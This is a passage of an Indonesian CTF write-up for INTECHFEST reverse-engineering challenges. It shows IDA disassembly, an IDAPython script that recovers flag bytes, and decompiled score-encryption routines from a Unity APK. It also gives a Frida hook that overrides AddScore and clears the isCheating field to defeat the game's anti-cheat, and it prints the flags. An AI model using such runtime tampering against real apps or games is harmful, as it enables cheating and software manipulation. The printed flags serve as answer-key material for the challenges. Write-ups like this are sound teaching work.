.data:000000000000406C 14 31                   adc     al, 31h ; '1'
.data:000000000000406E DA D8                   fcmovu  st, st
.data:0000000000004070
.data:0000000000004070 loc_4070:                       ; CODE XREF: .data:000000000000406A↑j
.data:0000000000004070 A9 14 E1 27 2B          test    eax, 2B27E114h
.data:0000000000004075 B4 2E                   mov     ah, 2Eh ; '.'
.data:0000000000004077 B6 53                   mov     dh, 53h ; 'S'
.data:0000000000004079 D3 2E                   shr     dword ptr [rsi], cl
.data:000000000000407B 24 07                   and     al, 7
.data:000000000000407D 19 95 2A 2D 1D 6E       sbb     [rbp+6E1D2D2Ah], edx
.data:0000000000004083 CD 31                   int     31h             ; DPMI Services   ax=func xxxxh
.data:0000000000004083                                 ;
.data:0000000000004085 AE                      scasb
.data:0000000000004086 BB 62 90 42 58          mov     ebx, 58429062h
.data:000000000000408B 99                      cdq
.data:000000000000408C FA                      cli
.data:000000000000408C ; ---------------------------------------------------------------------------
```

Jumps akan terjadi dari rentang *bytes* FF ke *opcode mnemonics* lanjutan di (cmp eax, 0) [83 F8 00] sehingga yang kita bisa lakukan adalah cukup *traverse loop* dari alamat memori *check_function* ke 0x1571 *bytes* ke depan dan hitung rentang-nya sehingga di dapat *bytes* yang merupakan *flag index*. Untuk memudahkan, kita dapat merancu pada setiap destinasi OPCODE 83 F8 00 saja dan melakukan IDA *scripting* sederhana.

```
import idaapi
import idc
import idautils

start_addr = 0x4060
for i in range(0x1571):
    curr = start_addr+i
    opcode = idc.get_wide_byte(curr)
    opcode2 = idc.get_wide_byte(curr+1)
    opcode3 = idc.get_wide_byte(curr+2)
    if opcode == 0x83 and opcode2 == 0xF8 and opcode3 == 00:
        print("=== Found at " + str(curr))
    #start_addr = curr
X =
[16482,16560,16643,16732,16806,16878,16955,17030,17104,17192,17281,17
409,17480,17599,17656,17771,17875,17984,18040,18160,18260,18330,18450
,18550,18625,18738,18795,18903,19003,19075,19184,19240,19344,19456,19
512,19631,19731,19823,19932,19985,20085,20177,20230,20352,20465,20570
```

```
,20670,20747,20849,20972,21028,21128,21217,21326,21379,21501,21609,21
718,21839]
```

Setelahnya didapat *address* yang memiliki OPCODE tersebut dan hanya tinggal kita tambahkan beberapa bytes saja untuk *adjustment met* dari 83 F8 00 dan 74.

```
>>> chr(16560-16486)
'J'
>>> chr(16563-16486)
'M'
>>> chr(16560-16486)
'J'
>>> chr(16560-16486-1)
'I'
>>> chr(16560-16485)
'K'
>>> chr(16560-16486)
'J'
>>> chr(16560-16487)
'I'
>>> chr(16643-16564-1)
'N'
>>> for i in range(len(x)+1):
...     print(chr(x[i+1]-(x[i]+4)-1),end="")
...
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
IndexError: list index out of range
INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught>>>
```

Flag: INTECHFEST{Br4nch3s_As_Fl4g_Ch3ck3r_Wh0_W0uld_Hav3_Th0ught}


Box

Diberikan sebuah APK berbasis Mono Unity C#, yang dimana fungsionalitasnya hanya dengan melakukan klik kotak yang akan di-*generate* secara random koordinatnya dan setiap penulis meng-klik kotak tersebut maka akan ada pertambahan *score*.

Dari desain *game* APK tersebut mungkin objektifnya adalah dengan cara melakukan *cheating score* agar kita mendapatkan *flag*-nya setelah mencapai *score* tertentu.

Penulis menggunakan repositori il2cppdumper untuk membantu melakukan *reverse engineering* dengan cara melakukan *mapping address* dari CLR C# Mono dan akan di-*patch* ke lib2illcpp.so atau *shared library* yang digunakan dari APK tersebut.


Penulis mendapatkan beberapa nama fungsi beserta *offset* yang dapat dijadikan acuan dari *dump.cs* yang didapatkan dari hasil Il2CppDumper.



```
315302  // Namespace:
315303  public class GameManager : MonoBehaviour // TypeDefIndex: 4341
315304  {
315305      // Fields
315306      public static GameManager Instance; // 0x0
315307      private int currentScore; // 0x20
315308      private uint realScore; // 0x24
315309      public bool isCheating; // 0x28
315310      public TextMeshProUGUI scoreText; // 0x30
315311
315312      // Methods
315313
315314      // RVA: 0xD7AEE4 Offset: 0xD79EE4 VA: 0xD7AEE4
315315      private void Awake() { }
315316
315317      // RVA: 0xD7AFFC Offset: 0xD79FFC VA: 0xD7AFFC
315318      private void Update() { }
315319
315320      // RVA: 0xD7AD8C Offset: 0xD79D8C VA: 0xD7AD8C
315321      public void AddScore() { }
315322
315323      // RVA: 0xD7B1F0 Offset: 0xD7A1F0 VA: 0xD7B1F0
315324      public byte[] Decrypt(byte[] data) { }
315325
315326      // RVA: 0xD7B76C Offset: 0xD7A76C VA: 0xD7B76C
315327      public string MD5(string input) { }
315328
315329      // RVA: 0xD7BA04 Offset: 0xD7AA04 VA: 0xD7BA04
315330      public void .ctor() { }
315331  }
```

```
// Namespace:
public class Intcryption // TypeDefIndex: 4342
{
    // Fields
    private static uint KEY; // 0x0

    // Methods

    // RVA: 0xD7BA18 Offset: 0xD7AA18 VA: 0xD7BA18
    private static uint KeyVariation(uint key, int step) { }

    // RVA: 0xD7B6D0 Offset: 0xD7A6D0 VA: 0xD7B6D0
    public static uint Encrypt(uint data) { }

    // RVA: 0xD7B158 Offset: 0xD7A158 VA: 0xD7B158
    public static uint Decrypt(uint data) { }

    // RVA: 0xD7BA24 Offset: 0xD7AA24 VA: 0xD7BA24
    public void .ctor() { }

    // RVA: 0xD7BA2C Offset: 0xD7AA2C VA: 0xD7BA2C
    private static void .cctor() { }
}
```

Dari fungsi tersebut, kita dapat melihat ada fungsi yang menarik untuk di cek seperti Decrypt, Encrypt , AddScore, Update yang kemungkinan dapat kita gunakan untuk langsung melihat apakah fungsionalitas *score* dapat kita pakai untuk memahami algoritma dalam *decrypt flag*, namun tidak semudah itu.





```
uint32_t __fastcall Intcryption__Decrypt(uint32_t data, const MethodInfo *method)
{
  Intcryption_c *v3; // x0
  int v4; // w10
  unsigned __int64 v5; // t2

  if ( (byte_1C3F668 & 1) == 0 )
  {
    sub_CA98EC(&Intcryption_TypeInfo, method);
    byte_1C3F668 = 1;
  }
  v3 = Intcryption_TypeInfo;
  if ( !Intcryption_TypeInfo->_2.cctor_finished )
  {
    j_il2cpp_runtime_class_init_0();
    v3 = Intcryption_TypeInfo;
  }
  HIDWORD(v5) = v3->static_fields->KEY;
  LODWORD(v5) = HIDWORD(v5);
  v4 = v5 >> 29;
  LODWORD(v5) = HIDWORD(v5);
  return __ROR4__((v5 ^ data) - (v5 >> 27), v4 % 5 + 1) ^ __ROR4__(v5, 29);
}
```


```
uint32_t __fastcall Intcryption__Encrypt(uint32_t data, const MethodInfo *method)
{
  Intcryption_c *v3; // x0
  unsigned __int64 v4; // t2
  char v5; // w9

  if ( (byte_1C3F667 & 1) == 0 )
  {
    sub_CA98EC(&Intcryption_TypeInfo, method);
    byte_1C3F667 = 1;
  }
  v3 = Intcryption_TypeInfo;
  if ( !Intcryption_TypeInfo->_2.cctor_finished )
  {
    j_il2cpp_runtime_class_init_0();
    v3 = Intcryption_TypeInfo;
  }
  HIDWORD(v4) = v3->static_fields->KEY;
  LODWORD(v4) = HIDWORD(v4);
  v5 = 5 * ((int)(v4 >> 29) / 5);
  LODWORD(v4) = HIDWORD(v4);
  return (__ROR4__(data ^ __ROR4__(v4, 29), ~__ROR4__(v4, 29) + v5) + (v4 >> 27)) ^ v4;
}
```

Proses kalkulasi enkripsi sebenarnya tidak terlalu kompleks karena hanya memainkan bits saja, dan KEY nya diketahui yaitu 0xDEADC0DE (menjadikan v4/v5 (enc/dec) adalah 0xDEADC0DEDEADC0DE). Dan juga, ada fields isCheating, currentScore dan realScore yang kemungkinan akan kita dapat ubah nantinya karena merupakan salah satu fields pada GameManager.


Melanjutkan cek algoritma, ternyata kita harus menyentuh nilai skor 13371337.




Pertama, pada enkripsinya sendiri penulis juga melakukan komparasi dengan langsung melakukan *code hooking* menggunakan Frida C# dengan bantuan IPC ILCPP Native Bridge.



Jika dilakukan komparasi dari Python *encryption* translasi dari IDA dengan nilai Encrypt/Decrypt yang di hook hasilnya berbeda, akhirnya penulis menggunakan Frida untuk melakukan kalkulasi *realScore* karena nilai skor dienkripsi dan jika berbeda akan men-trigger CHEATER DETECTED! Saat melakukan *runtime tampering*.



Dari 13371336 akan digunakan supaya ketika APK *spawn*, kita hanya perlu klik Boxnya 1x dan ekspektasinya akan didapatkan flagnya, dan berhasil.



Full Debug Typescript Frida Code:

```
import "frida-il2cpp-bridge";

Il2Cpp.perform(function() {
    const csharp = Il2Cpp.domain.assembly("Assembly-CSharp").image;
```

```
    const gm = csharp.class("GameManager");
    const intcryption = csharp.class("Intcryption");
    // Il2Cpp.trace(true).classes(intcryption).and().attach();
    // const enc = intcryption.method("Encrypt");
    // console.log(enc.invoke(13371336));
    const gmm = gm.method("AddScore");
    // @ts-ignore
    gmm.implementation = function(
        this: Il2Cpp.Object | Il2Cpp.Class
    ){
        console.log(this);
        this.field("isCheating").value = false;
        this.field("currentScore").value = 13371336;
        this.field("realScore").value = 1791073500;
        this.method<void>("AddScore").invoke();
    }
});



// const moduleName = "libil2cpp.so";
// Interceptor.attach(Module.getExportByName(null,"dlopen"),{
//     onEnter: function(args) {
//         this.lib = args[0].readCString();

//     },
//     onLeave: function(retval) {
//         if (this.lib.endsWith(moduleName)) {
//             var baseAddr = Module.getBaseAddress(moduleName);
//             Interceptor.attach(baseAddr.add(0xD7B6D0), {
//                 onEnter: function(args) {
//                     console.log("[-] hook invoked");
//                     Memory.protect(args[0],Process.pointerSize, 'rwx');
//                     let arg1 = (args[0]).readS8();
//                     console.log(`ARG1 = ${arg1}`);

//                 },
//                 onLeave: function(retval){
//                     console.log(retval);
```


```
//                     // 0xac81c67
//                 }
//             });
//         }
//     }
// })
```

Flag: INTECHFEST{Byp4ss1ng_Sh1tty_4nt1_Ch34t_S0_EZ}


Forensic

GerakSendiri

